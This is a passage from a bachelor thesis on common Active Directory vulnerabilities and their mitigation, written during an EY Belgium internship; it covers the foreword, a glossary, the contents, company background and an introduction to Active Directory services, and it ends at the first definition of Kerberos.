

Bachelor Thesis

EY Belgium

De Kleetlaan 2

1831 Diegem

What are the most common vulnerabilities exploited by malicious actors within an Active Directory environment and how can these be mitigated?

Bachelor	Applied Computer Science
Program	Cloud & Cybersecurity
Academic Year	2020 - 2021
Student	Guylian De Wit
EY Mentor	Maxim Ternier
TM Mentor	Liesbeth Kenens

Foreword

To complete my Bachelor's degree in Applied Computer Science with a specialization in Cloud & Cybersecurity at Thomas More Geel's IT Factory, I have been offered the opportunity to begin an Internship role at EY from March until the end of May 2021. The internship was the last puzzle piece of my Bachelor's degree and therefore taking place in the final semester, giving me the opportunity to obtain hands-on experience in a business environment.

I've become addicted to the internet, especially in discovering vulnerabilities in infrastructures that should not be open to the public or someone unauthorized at all. Over time, I learned to treat any piece of information with great caution while remaining ethical. After all, there's a lot at stake in this day and age, as we move confidential data through digital networks and begin to accumulate more and more important data in the cloud.

During my internship at EY, I was given the opportunity to join their Cyber Security team and devote my time to researching the flaws and bugs in a Windows Active Directory environment.

I had previously told the EY Internship supervisor that I would like to develop my Windows penetration testing skills because I was good at Linux and Network penetration testing, but there was still a lot of space for growth in Windows pentesting.

Despite the fact that my internship was during the Covid-19 pandemic, the staff at EY made me feel like a member of the team. Per week, there were typically three or four sessions, as well as a planned coffee break to meet new people inside the organization, as you would generally do while standing at the coffee machine in the workplace.

I've learned a lot about the subjects I've studied, and I can now confidently say that I understand the ins and outs of these vulnerabilities.

As a result, I'd like to thank my internship coach Maxim Ternier (EY), my internship coach from Thomas More Liesbeth Kennens, and the Internship coordinators Matthias Maes and Marie Geens from EY for assisting me and providing input on top of their regular day-to-day employment.

Furthermore, all of my coworkers at EY deserve to be included because they all contributed to the positive experience I've had with the business.

After finishing my Bachelor's degree in Cloud and Cybersecurity, I intend to obtain a Bachelor's and Master's degree in Law (IT/IP Law) to gain a solid understanding of the legal facets of our society, with the aim of specializing in Cyber crime law. I'm looking forward to the new opportunity, and perhaps I'll get the chance to work at EY after completing my education.

Summary

Active Directory is a Microsoft service that runs on the server and is primarily used to manage various permissions and resources throughout the network. It also authenticates and authorizes all users and machines in Windows domain type networks.

Recent cyber-attacks have commonly targeted insecure active directory services used in business networks where the business handles 1000's of machines at a single point of management known as the "Domain controller," which is one of the key services targeted by hackers.

This thesis will give further information on the most widely exploited vulnerabilities in a Windows Active Directory environment, why these vulnerabilities exist, and how they may be exploited, detected, and mitigated. Being aware of the threats inside our digital network architecture is becoming increasingly crucial as we store and transmit more (sensitive) data across these networks.

Cybersecurity and the risks that exist today as well as those that may arise in the future have a significant influence on our everyday lives and our economy. Many enterprises rely on Active Directory for access and security, both on-premise and in the cloud. Poor Active Directory administration and misconfiguration can allow a criminal attacker to get access to these firms' important systems and deliver harmful payloads, such as ransomware, which may put operations to a standstill. This might lead to massive financial losses as well as the public revelation of critical corporate and personnel data.

For many firms, this might be disastrous, resulting in significant financial expenses for restoration or compliance failure. It is critical to prioritize Active Directory privileged access and security.

If an attacker acquires access to your Domain Admin accounts, you're practically out of luck.

During my research, I compiled a list of the top five weaknesses I tried to investigate.

I've looked in depth at the Kerberos authentication protocol and the vulnerabilities that attackers typically exploit in this protocol, as well as Group Policy Configuration issues and the effects they may have on the network environment, token impersonation attacks, Domain Controller Synchronization attacks, and finally the Zerologon attack.

I'll start by briefly explaining how and what Active Directory is, as well as the essential services that Active Directory makes use of we then get into the more technical aspects of the vulnerabilities, including why they exist in our Active Directory infrastructure, as well as how to exploit, detect, and mitigate them.

Because there is no simple way to identify and prevent vulnerabilities with specific topics, such as Group Policy Misconfiguration, I discussed "best practices" for system administrators to follow when establishing Group Policy Objects.

My thesis document's goal is to not only obtain more knowledge about Windows and Active Directory penetration testing for myself, but also to educate others who may read my thesis and give extensive, technical information on the vulnerabilities I've discussed in my thesis.

Personally, I found my internship and the research question on which my thesis was based to be quite intriguing and educational.

I have also conducted and documented some hands-on labs that have equipped me with practical skills in respect to these vulnerabilities, and I am certain that I now understand the ins and outs of the five topics I investigated.

Glossary

<i>Term</i>	<i>Definition</i>
<i>EY</i>	Ernst & Young
<i>AD</i>	Active Directory is a directory service developed by Microsoft, it authenticates and authorizes all users and computers in a Windows domain network.
<i>DFS</i>	A Distributed File System manages files and folders across multiple computers. It offers the same as a normal filesystem, but it is designed to provide file storage and controlled access to files over a local and/or wide area networks.
<i>DNS</i>	Domain Name System. The main function of DNS is to translate domain names into IP Addresses, which computers can then understand.
<i>Group Policy Client</i>	Group Policy Client service is a service on Windows that helps to control policies related to computer security and allows access restrictions.
<i>Intersite Messaging</i>	Intersite Messaging enables message exchange between computers in a Windows server environment.
<i>Kerberos: KDC</i>	A third-party trusted server known as the Key Distribution Center (KDC). The KDC is an authentication server that performs the initial authentication and issues ticket-granting tickets for users.
<i>NetLogon</i>	Netlogon service is an Authentication Mechanism used in the Windows Client Authentication Architecture which verifies logon requests, and it registers, authenticates, and locates the Domain Controllers
<i>Kerberos</i>	Kerberos is a network authentication protocol. It is designed to provide authentication for client/server applications.
<i>Cryptography</i>	A method of protecting information through the use of codes to provide integrity and confidentiality.
<i>Mac OSX</i>	The operating system provided and developed by Apple.
<i>FreeBSD</i>	An opensource operating system used to power modern servers, desktops and embedded platforms based on UNIX.
<i>Linux</i>	A group name of UNIX like operating systems based on the Linux kernel system.
<i>POSIX Authentication</i>	Linux profile authentication
<i>NFS</i>	The Network File System is a client/server application that lets a user view and store files on a remote computer/server.
<i>Samba</i>	A freeware program that lets users access and view files, printers and other shared resources on a network.
<i>SSH</i>	Secure Socket Shell is a protocol that gives users a secure way to access a computer over an unsecured network.

<i>POP</i>	Post Office Protocol is a protocol used to retrieve mails from mail servers.
<i>SMTP</i>	Simple Mail Transfer Protocol is a communication protocol for e-mail transmission.
<i>AS</i>	Authentication Server handles client authentication and upon successful authentication, distributes the client ticket.
<i>TGT</i>	Ticket Granting Ticket - a ticket handed out by the AS to assure the other servers that authentication was successful.
<i>TGS</i>	Ticket Granting Server is the server who grants service tickets.
<i>Client Secret Key</i>	A secret key only known by the application and authorization server.
<i>NTLM</i>	NT LAN Manager - A collection of authentication protocols created by Microsoft.
<i>SK</i>	Session Key - a key handed out by the Authentication Server.
<i>Decrypt</i>	Making an encoded message intelligible.
<i>Encrypt</i>	Encoding a message by means of encryption.
<i>Kerberoasting</i>	A vulnerability within the Kerberos protocol discovered by Tim Medin.
<i>Mitre</i>	Mitre is a government funded research organization.
<i>Mitre ATT&CK</i>	A globally accessible knowledge base of tactics and techniques with regards to penetration testing and network security based on real world observations.
<i>SPN</i>	Service Principal Name - Kerberoasting attacks takes advantage of SPNs because Kerberos tickets are encrypted with the password of the service account associated with the Service Principal Name.
<i>NC</i>	Netcat - A computer networking utility for reading and writing to and from network connections using the UDP or TCP protocol.
<i>PS</i>	PowerShell – A cross-platform, command line-based task automation and configuration management framework.
<i>Cmdlet</i>	Command-let – a lightweight command that is used in the PowerShell environment.
<i>Cracking</i>	The practice of deciphering a password hash by comparing it to a password list or dictionary.
<i>RC4</i>	Rivest Cipher 4 – Encryption method invented by Ron Rivest in 1987 that uses either 64 bit or 128-bit key sizes.
<i>Wireshark</i>	A network protocol analyzer, a tool which lets you see what's happening on your network.
<i>DC</i>	Domain Controller – A server that responds to authentication requests and verifies users on computer networks. Domain Controllers keeps data organized and secured.
<i>PAC</i>	Privilege Account Certificate – An extension to Kerberos tickets that contain useful information about a user's privileges.
<i>PTT</i>	Pass-The-Ticket – A credential theft technique that allows attackers to use stolen Kerberos tickets in order to authenticate to resources.
<i>CIFS</i>	Common Internet Filesystem – An implementation of the Server Message Block protocol.
<i>HTTP</i>	Hypertext Transfer Protocol – Communication between web clients and web servers is done over HTTP or HTTP(Secure).

<i>WSMan</i>	WS-Management – A PowerShell provider that lets you add, change, clear and delete configuration data.
<i>WinRM</i>	Windows Remote Management – A Windows native, built in remote management protocol.
<i>LDAP</i>	Lightweight Directory Access Protocol – Open and cross platform protocol used for directory service authentication.
<i>DCSync</i>	Domain Controller Synchronization - A kill chain attack that allows an attacker to pretend to be a Domain Controller in order to retrieve password data via domain replication.
<i>WMI</i>	Windows Management Instrumentation – A set of extensions to manage computers and servers.
<i>RPCSS</i>	Service Control Manager for COM and DCOM servers.
<i>MySQL</i>	Oracle backed open source relation database management system for Structured Query Language (SQL).
<i>SID</i>	Security Identifier – A unique value of variable length that is used to identify a security principal within Windows operating systems.
<i>AES</i>	Advanced Encryption Standard – A block cipher algorithm that encrypts data per block.
<i>KRBTGT</i>	KRBTGT is a local default account that acts as a service account for the Key Distribution Center service.
<i>PTH</i>	Pass-The-Hash - Attack technique where an attacker captures a hash and passes it through for authentication.
<i>LSA</i>	Local Security Authority – A local, Windows protected subsystem that is part of the Windows Client Authentication Architecture and authenticates and creates logon sessions.
<i>C2</i>	Command and Control – A communication system used as a command center from where malware receives their commands.
<i>LSAS</i>	Local Security Authority Subsystem – A process in Windows that is responsible for enforcing the security policies.
<i>GPO</i>	Group Policy Object – A collection of Group Policy settings that define how the system will behave for a configured set of users.
<i>Ransomware</i>	A type of malware that infects your computer, encrypts all your files and displays a message asking for a payment in order to retrieve access to your files again.
<i>Keylogger</i>	A type of malware that infects the system and registers every key stroke pressed and sends these logs to the attacker to capture passwords and sensitive data.
<i>UI</i>	User Interface, it includes all the visual and interactive elements of an application.
<i>GUID</i>	GUID stands for Globally Unique Identifier.
<i>gpcfilesyspath</i>	The file path in which the GPOs are stored.
<i>SYSVOL</i>	System Volume is a shared directory that stores a copy of the domain's public files that must be replicated within the domain.
<i>OU</i>	Organizational Unit – a container mechanism in which you can place users, groups, computers to apply policies onto.
<i>GPMC</i>	Group Policy Management Console –A console interface that allows Active Directory administrators to manage GPOs.
<i>ADUC</i>	Active Directory Users and Computers - A management console snap in that you use to administer Active Directory.
<i>Piping</i>	The practice of redirecting the output of something into another (command, program...) by using the “ ” pipe character.

<i>ACL</i>	An Access Control List is the collection of access control entries defined for an object.
<i>Empire</i>	Empire is a tool that helps to weaponize PowerShell, it offers a broad variety of modules such as Mimikatz, token manipulation, key logging...
<i>CSE</i>	Client-Side Extensions – A dynamic link library (DLL) that implements Group Policy on the client computer.
<i>Rootkit</i>	A type of malware that is designed to remain hidden on your computer and offer attackers the ability to remotely control your computer.
<i>Skeleton Key</i>	Allows attackers to access the domain forest at any time with their crafted skeleton key.
<i>Impacket</i>	A collection of Python classes for working with network protocols.
<i>Mimikatz</i>	A tool used to extract plaintext passwords, hashes, pin codes, Kerberos tickets and also to perform pass-the-hash, pass-the-ticket and Golden/Silver ticket attacks.
<i>gMSA</i>	Group Managed Service Accounts – Can be used as a service principal to manage the password for service accounts instead of relying on the administrator to manage these passwords.
<i>MSSQL</i>	Microsoft SQL Server – A relational database system developed by Microsoft.
<i>DACL</i>	<i>Discretionary Access Control List</i> - an internal list attached to an object in Active Directory that specifies which users and groups can access the object and what kinds of operations they can perform on the object.
<i>SACL</i>	<i>System Access Control List</i> - are used for establishing system-wide security policies for actions such as logging or auditing resource access.
<i>IV</i>	<i>Initialization Vector</i> – A random set of numbers used in cryptography.
<i>POC</i>	<i>Proof of Concept</i> – A realization of a certain method or idea to demonstrate its feasibility.
<i>CVSS</i>	<i>Common Vulnerability Scoring System</i> – A system that provides a numerical representation of the severity of information security vulnerabilities.
<i>MS-NRPC</i>	<i>Microsoft Netlogon Remote Protocol</i> – A protocol that allows users to log on to servers that are using NTLM.
<i>2DES</i>	<i>Data Encryption Standard 2</i> – A symmetric-key algorithm for the encryption of digital data.
<i>AES-CFB8</i>	<i>Advanced Encryption Standard version CFB8</i> – CFB8 makes it possible to process a plaintext without padding anything and to produce a ciphertext.
<i>TCP</i>	<i>Transmission Control Protocol</i> – A communications standard that enables application programs and devices to exchange messages over a network.
<i>RPC</i>	<i>Remote Procedure Call</i> – A protocol that allows a program to request a service from another program located on another computer within the network.
<i>MD5</i>	<i>Message Digest Algorithm 5</i> – A widely used hash function producing a 128-bit hash value.

NTLMSSP

Nt Lan Manager Security Support Provider – A binary messaging protocol used by the Microsoft Security Support Provider Interface to provide NTLM challenge and response authentication.

1	About EY	12
1.1	History & General Information	12
1.2	The Structure Within EY	12
1.3	Organizational Services	13
2	Research Question.....	15
3	Introduction to Active Directory.....	16
3.1	Benefits of Active Directory.....	16
3.2	How does Active Directory work?	16
3.3	How is Active Directory structured?.....	16
3.4	What is in the Active Directory Database?	16
3.5	Critical Windows services for a directory server	17
4	What is Kerberos?	19
4.1	What is Kerberoasting?	20
4.2	How to Exploit Kerberoasting?	20
4.2.1	Cracking the Ticket	24
4.2.2	Observations.....	24
4.3	Mitigating Kerberoasting Attacks	27
4.4	What is the Kerberos Silver Ticket?.....	29
4.4.1	What can attackers do with a Silver Ticket?	30
4.4.2	Exploiting the Kerberos Silver Ticket.....	31
4.4.3	Kerberos Silver Ticket Detection	35
4.4.4	Kerberos Silver Ticket Mitigation	36
4.5	What is the Kerberos Golden Ticket?	37
4.5.1	Exploiting the Kerberos Golden Ticket	37
4.5.2	Kerberos Golden Ticket Detection	40
4.5.3	Kerberos Golden Ticket Mitigation	41
4.6	Hands-On Attacking Kerberos.....	42
4.6.1	Attack Privilege Requirements	43
4.6.2	Task 1: Theoretical questions	43
4.6.3	Task 2: Enumeration with Kerbrute	44
4.6.4	Task 3: Harvesting and Brute forcing Tickets with Rubeus	45
4.6.5	Task 4: Kerberoasting with Rubeus and Impacket	50
4.6.6	Task 5: AS-Rep Roasting with Rubeus	54
4.6.7	Task 6: Pass the Ticket with Mimikatz.....	56
4.6.8	Task 7: Golden/Silver Ticket Attacks with Mimikatz	58
4.6.9	Task 8: Kerberos Backdoors with Mimikatz	60
4.6.10	Lab Conclusion	60
4.7	Hands-On Attacking Directory.....	61
4.7.1	Task 1: Enumerate the DC	61
4.7.2	Task 2: Enumerate the DC part 2 (Kerbrute).....	62
4.7.3	Task 3: Exploiting Kerberos	63
4.7.4	Task 4: Enumerate the DC part 3 (SMB with credentials)	65
4.7.5	Task 5: Elevating Privileges.....	67
4.7.6	Task 6: Flags.....	68
5	Misconfigurations in Group Policies	68

5.1	Getting Familiar with GPOs	68
5.1.1	Organizational Units	71
5.1.2	Group Policy Links.....	71
5.1.3	Group Policy Enforcement Logic	73
5.2	Enumerating Group Policies	75
5.2.1	Enumerating Organizational Units	75
5.2.2	Modifying Group Policies	77
5.2.3	Mapping Group Policies and Organizational Units.....	78
5.2.4	Analyzing Group Policies with Bloodhound	83
5.3	Exploiting Group Policies.....	87
5.4	Group Policies Design Best Practices.....	90
5.4.1	Don't modify Default Domain Policy and Default Domain Controller Policy	90
5.4.2	Creating a well-designed Organizational Unit structure	90
5.4.3	GPO naming.....	91
5.4.4	Add comments to your GPOs	91
5.4.5	Don't set GPOs at domain level.....	91
5.4.6	Apply GPOs at the OU root.....	91
5.4.7	Don't use the root Users or Computers folder in Active Directory.....	91
5.4.8	Do not disable GPOs	92
5.4.9	Implement change management for Group Policies	92
5.4.10	Avoid using blocking policy inheritance and policy enforcement.....	92
5.4.11	Use small GPOs	92
5.4.12	Avoid using a lot of WMI filters	92
5.4.13	Use loopback processing	93
5.4.14	Use gpresult to troubleshoot GPO issues.....	93
5.5	Group Policy Settings Best Practices	93
5.5.1	Limit control panel access	93
5.5.2	Prohibit removable media drives	93
5.5.3	Make sure command prompt and PowerShell are disabled	93
5.5.4	Disable software installations	93
5.5.5	Disable NTLM in your network infrastructure.....	93
6	Domain Controller Synchronization.....	94
6.1	What is DCSync?	94
	Protocol Usage.....	94
6.2	Rights Required	95
Exploiting DCSync		95
6.2.1	DCSync remotely with Empire.....	99
6.3	Detecting DCSync Attacks.....	100
6.3.1	Identify Domain Controller IP Addresses	100
6.3.2	Configure Intrusion Detection System to trigger	100
6.4	Mitigating DCSync Attacks.....	101
7	Token Impersonation.....	102
7.1	What is Token Impersonation.....	102
7.1.1	What are Access Tokens?	102
7.1.2	Types of Access Tokens	103
7.2	Token Impersonation Exploitation.....	103
7.2.1	Gaining Shell as a Local Administrator	103
7.2.2	Rotten Potato Exploit	108
7.2.3	Token Impersonation with PowerSploit.....	111
7.3	Detecting Token Impersonation	111

7.4	Token Impersonation Mitigation	113
8	<i>ZeroLogon.....</i>	<i>114</i>
8.1	What is ZeroLogon?	114
8.2	How does the attack work?	114
8.3	Exploiting ZeroLogon	116
8.3.1	Affected Systems	116
8.3.2	Preparation	116
8.3.3	Exploitation.....	117
8.4	Detecting ZeroLogon.....	120
8.5	Mitigating ZeroLogon.....	123
8.6	Hands-On Exploiting ZeroLogon	123
8.6.1	The Zero Day Angle.....	124
8.6.2	Impacket Installation	124
8.6.3	The Proof of Concept.....	125
8.6.4	Lab It Up.....	130
9	<i>Appendix.....</i>	<i>134</i>
9.1	PowerShell Script 1:	134
9.2	134
9.3	Sources:.....	135
10	<i>Bibliography.....</i>	<i>135</i>
9.3.1	Media Sources	136
11	<i>Bibliography.....</i>	<i>136</i>
12	<i>.....</i>	<i>140</i>

1 About EY

EY is an international company providing services to other organizations. It has its headquarters in London, United Kingdom. It is part of the big four auditing firms along with Deloitte, KPMG and PwC. These firms are the largest accounting firms in the entire world. EY currently has 284000 employees in more than 150 countries across the world. EY Belgium currently has around 2500 employees in 11 offices. EY ended the financial year with a global revenue of around \$37.2 billion globally. The current EY CEO is Carmine Di Sibio.

1.1 History & General Information

The history of the two founders of EY goes back to the 19th century. Alwin C. Ernst was born in 1881 in Cleveland and founded his company Ernst & Ernst in 1903. Arthur Young was born in 1863 in Scotland and founded Arthur Young & Company in 1906.

Ernst & Ernst and Arthur Young & Company are both accounting firms. Alwin C. Ernst quickly understood the importance of quality of work and the people working for them. Alwin C. Ernst was the first to use accounting information for making business decisions. Arthur Young was the first to recruit young professionals from university campuses.

Over the years a lot of mergers have been taken place with British companies. Ernst & Ernst merged with Whinney Smith & Whinney while Arthur Young & Company allied with Broads Paterson & Co.

In 1989, Ernst & Whinney merged with Arthur Young to create Ernst & Young. In 2013, Ernst & Young changed their logo and brand name to EY. They also added their slogan “building a better working world”.



Figure 1: EY Logo

1.2 The Structure Within EY

The transformation to an organization with a global approach is EY’s response to their philosophy of seeing globalization as one of the defining issues of our time. The global approach enables EY to deliver integrated, cross-border services to its clients, with the same quality wherever they do business around the world.

The EY global structure is divided into four geographic areas:

- America
- Europe, Middle East, India and Africa (EMEIA)
- Asia-Pacific
- Japan

Every area has the same business structure and one management team, led by an Area Managing Partner. This Area Managing Partner is a member of the Global Executive Board. An area is divided into regions. In total, there are 28 regions. A region is led by a Regional Managing Partner.

The EMEIA area consists of 9 regions and is led by Area Managing Partner Andy Baldwin:

- Africa
- WEM (Western Europe and Maghreb)
- CSE (Central and South Europe)
- GSA (Germany, Switzerland and Austria)
- India
- Mediterranean
- MENA (Middle East and North Africa)
- Nordics
- UK and Ireland

EY offices in Belgium are members of the WEM region. The WEM Region is led by Regional Managing Partner Jean-Pierre Latarte. In Belgium, there are EY offices in Antwerp, Brugge, Diegem (Brussels), Ghent, Gosselies, Hasselt, Liège, Maisières (Mons), Roeselare, Ronse, Sint-Niklaas and Tournai. I was allocated to Diegem.



Figure 2: EY Offices Belgium

1.3 Organizational Services

Organizationally, EY is divided into four major service lines: Assurance, Advisory, Tax and Transaction Advisory Services.

- **Assurance Service** line provides information to clients regarding the general financial environment, financial and quality regulations and the client's financial situation through auditing.
- **Advisory Services** helps clients increase performance across their entire enterprise through auditing.
- **Tax Services** offer advice on all different aspects of taxes in enterprises. This also includes compliance to current and future tax regulations and organizing the best possible tax environment for clients.
- **Transaction Advisory Services** provide clients with advice about business transactions, such as mergers and acquisitions.

My internship is situated in the **Advisory** service line. The advisory service line comprises 11 competencies. These competencies are:

- Finance
- Supply Chain
- Customer
- People and Organization change
- Program Management
- Strategic Direction
- Enterprise Intelligence
- Enabling Technologies
- Cybersecurity
- Application Risk & Controls
- Risk Transformation

I have worked within the **Cybersecurity** section of the firm. Information Security helps clients to get ahead of the growing amount of cyber threats by analyzing the current environment and implementing the necessary requirements to guarantee cyber security in both the present and the future.

Within EY, the Information Security competency is informally divided into Technical Information Security. The technical part mainly focuses on enterprise infrastructure, and how security threats can be avoided through infrastructural design. The managerial part focuses on implementing procedures, processes and mechanisms complying with local and international regulations and standards into a client's organization.

2 Research Question

The research question will be the redlining through this thesis document and goes as followed:

“What are the most common vulnerabilities exploited by malicious actors within an Active Directory environment and how can these be mitigated?” Cyberthreats are constantly evolving and it is, therefore, important to be aware of the threats within an Active Directory environment. This thesis document will cover a top five of the most commonly exploited vulnerabilities within Active Directory selected by myself.

This thesis document will cover the vulnerabilities themselves, why they exist within the network environment, how to exploit them, detect them and mitigate them. There is one topic with regards to the Group Policy Objects within an Active Directory configuration and the impact misconfiguration can have on the environment. For this topic, there is no straightforward mitigation technique applicable. Therefore, I have created a list of “best practices” to follow when configuring and altering the Group Policies within the Active Directory.

This research topic aims at greatly improving the reader’s knowledge of certain weaknesses within Active Directory and can be informative for many people ranging from System Administrators, Security Researchers, Consultants and even normal lay people might gain a benefit from reading these chapters to further understand the implications of their security posture. As an example, password and least privilege policies are often referred to in this document which can be considered beneficial for every person interacting with computing devices.

3 Introduction to Active Directory

Active Directory (AD) is a database and collection of services that connects users to the network tools they use to complete their tasks. The database (or directory) provides important information about the environment, such as the number of users and machines present, as well as who is authorized to perform certain actions. For example, the database may contain 100 user accounts with information such as each person's work description, phone number, and password. It would even keep track of their permissions. The services control a large portion of the operation within the IT environment.

3.1 Benefits of Active Directory

Active Directory makes it easier for managers and end users while also improving organizational security. The AD Group Policy function provides administrators with unified account and privileges management, as well as centralized control over device and user settings. Users can authenticate once and then access any services in the domain for which they have permission (single sign-on). Furthermore, files are kept in a centralized repository where they can be exchanged with other users to facilitate sharing and are properly backed up by IT departments to ensure business continuity.

3.2 How does Active Directory work?

Active Directory Domain Services (AD DS), which is used in the Windows Server operating system, is the primary Active Directory provider. Domain controllers are the servers that run AD DS (DCs). Organizations typically have several DCs, each with a copy of the domain's directory. Changes made to the directory on one domain controller, such as a password change or the deletion of a user account, are repeated to the other DCs to ensure that they are all up to date.

A Global Catalog server is a DC that stores a full copy of all objects in its domain's directory as well as a partial copy of all objects in the forest's other domains. Users and apps will now locate objects in any domain of their forest. Desktops, notebooks, and other Windows-based computers may be part of an Active Directory environment, but they do not run AD DS.

AD DS is based on a number of well-known protocols and specifications, including LDAP (Lightweight Directory Access Protocol), Kerberos, and DNS (Domain Name System). It is important to understand that Active Directory is only for Microsoft on-premises settings. Azure Active Directory, which serves the same functions as its on-premises counterpart, is used in Microsoft cloud environments. If your company has both on-premises and cloud IT environments, AD and Azure AD will work together to some extent (a hybrid deployment).

3.3 How is Active Directory structured?

AD is divided into three major tiers: domains, forests, and trees. A domain is a collection of connected people, machines, and other AD items, such as any of the company's AD objects. Multiple realms can be merged to form a tree, and multiple trees can form a forest. It's important to remember that a domain is a management boundary. Objects for a particular domain are contained in a single database and may be handled as a group. A forest serves as a protective barrier. Objects in various forests cannot communicate with one another until the managers of each forest establish trust between them. For example, if you have many disjointed business divisions, you should probably build several forests.

3.4 What is in the Active Directory Database?

The Active Directory database (directory) stores information about the domain's AD properties. Users, laptops, software, printers, and shared directories are examples of common AD objects. Some objects may contain other objects (which is why AD is referred to as "hierarchical"). Organizations, in particular, also simplify administration by sorting AD objects into organizational units (OUs) and streamline protection by grouping users. These OUs and classes are directory objects in and of themselves.

Objects have certain attributes. Some attributes are noticeable, whereas others are more subtle. A user object, for example, usually contains attributes such as the person's name, password, department, and email address, but it also contains attributes that most users never see, such as its unique Globally Unique Identifier (GUID), Security Identifier (SID), last logon time, and group membership.

Databases are hierarchical, which means that they have a specification that dictates what kinds of data they store and how that data is arranged. This is referred to as a schema. Active Directory is no exception: the schema includes structured representations of any object type that can be generated in an Active Directory forest, as well as any attribute that can exist in an Active Directory object. While AD comes with a default schema, administrators may change it to meet business requirements. The first thing to remember is that it is wise to prepare the schema carefully ahead of time; because AD plays such an important role in authentication and authorization, modifying the schema of the AD database later will cause significant disruption to the business.

3.5 Critical Windows services for a directory server

When running “services.msc” the Services console is displayed.




Figure 3: Source - <http://woshub.com/how-to-hide-a-windows-service-from-users/>

Some core services that must run for the directory server to work:

- **DFS Replication**

DFS (Distributed File System) replication is a service within Windows Server that enabled efficient replication of folders. In order to use DFS replication one must create replication groups and add replication folders to the groups.




Figure 4: source - <https://docs.microsoft.com/en-us/windows-server/storage/dfs-replication/dfs-overview>

- **DNS Client**

DNS Client also known as DNSCache service resolves and caches Domain Name System (DNS) names for the computer. The DNS Client service must be active on every computer that performs DNS name resolution. DNS name resolution is required to locate Domain Controllers within AD DS domains. It is also needed to enable the location of devices that are identified through DNS name resolution.

- **DNS server**

Domain Name Servers keep track of which domain name corresponds to an IP address. A DNS service translates a requested domain name to the IP address of the server it runs on. Imagine if users must remember the IP address of Google in order to navigate to it, this would be very inconvenient.

- **Group Policy Client**

Group Policy is an account management utility in Windows which lets system administrators define terms of use and interaction of user accounts in a certain group. This group can be a standard or limited group, Administrators group, guest group or a custom group created by Administrators such as "Help Desk" group.

- **Intersite Messaging**

Intersite Messaging allows message exchange between computers in an environment with servers that run a Windows Server operating system. This service is often used for mail replication between sites.

- **Kerberos Key Distribution Center**

Kerberos Key Distribution Center (KDC) is a network service that supplies session tickets and temporary sessions keys to computers and users within an Active Directory network. The KDC runs on every Domain Controller because it is part of the Active Directory Domain Services (AD LDS).

- **NetLogon**

NetLogon is a process within Windows Server that authenticates users and other services within a domain. It's a service, and not an application which is why NetLogon continuously runs in the background, unless its terminated manually or by a runtime error.

- **Windows Time**

The Windows Time service also referred to as W32Time is responsible for synchronizing the date and time for all computers running within Active Directory Domain Services (AD DS). This service makes use of the Network Time Protocol (NTP) to synchronize computer clocks on the network.

4 What is Kerberos?

Kerberos is an authentication protocol for untrusted networks, it allows service requests between two or more trusted hosts across an untrusted network. To accomplish this task, it makes use of secret-key cryptography and a trusted third party to authenticate client-server applications.

